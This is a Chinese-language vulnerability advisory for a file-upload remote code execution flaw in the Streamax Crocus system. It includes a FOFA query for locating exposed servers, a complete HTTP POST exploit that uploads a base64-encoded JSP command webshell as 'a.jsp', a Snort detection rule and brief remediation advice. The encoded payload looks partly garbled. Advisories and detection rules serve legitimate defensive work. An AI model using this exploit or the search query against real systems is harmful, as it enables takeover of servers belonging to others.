

锐明技术Crocus系统 imageupload 文件上传致RCE漏洞

锐明技术Crocus系统 imageupload 文件上传致RCE漏洞，攻击者可通过上传恶意文件导致服务器被控制。

影响版本

锐明技术

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: body="/ThirdResource/respond/respond.min.js" && title="Crocus"

POC/EXP:

```
POST /RepairRecord.do?Action=imageupload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close

{
  "username": "streamax20020818",
  "license": "1",
  "chnnel": 1,
  "type": 1,
```

```
"image":
"PCUgamF2YS5pby5JbnB1dFN0cmVhbSBpbIA9IFJ1bnRpbWUuZ2V0UnVudG1tZSgpLmV4ZWmocVxdwVz
dC5nZXRXQYXJhbWV0ZXIoImNtZCipKS5nZXRJbnB1dFN0cmVhbSgpo2ludCBhID0gLTE7Yn10ZVtdIGIgp
SBuZXcgYn10ZVsyMDQ4XTtvdXQucHJpbmQoIjxwcmU+Iik7d2hpbGUoKGE9aw4ucmVhZChiKSkhPS0xKX
tvdXQucHJpbmRsbihuZXcgU3Ryaw5nKGIsMCxhKSk7fw91dC5wcm1udCgiPC9wcmU+Iik7bmV3IGphdME
uaw8uRm1sZShhcHBsawNhdG1vbi5nZXRSZWFSUGF0achyZXFlZXN0Lmd1dFN1cnZsZXRXQYXR0KCKpKS5k
ZWxldGUoKtSlPg==",
"picturename": "a.jsp"
}
```



sonrt规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Streamax Crocus - JSP websHELL upload via imageupload";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/RepairRecord.do?Action=imageupload"; http_uri;
  content:"\"picturename\": \"a.jsp\""; http_client_body;
  pcre:"/\"image\": \"[^\"]{100,}\"/i";
  metadata:service http;
  metadata:affected_product "锐明技术Crocus系统";
  metadata:vulnerability_type "websHELL upload";
  classtype:web-application-attack;
  sid:1000387;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。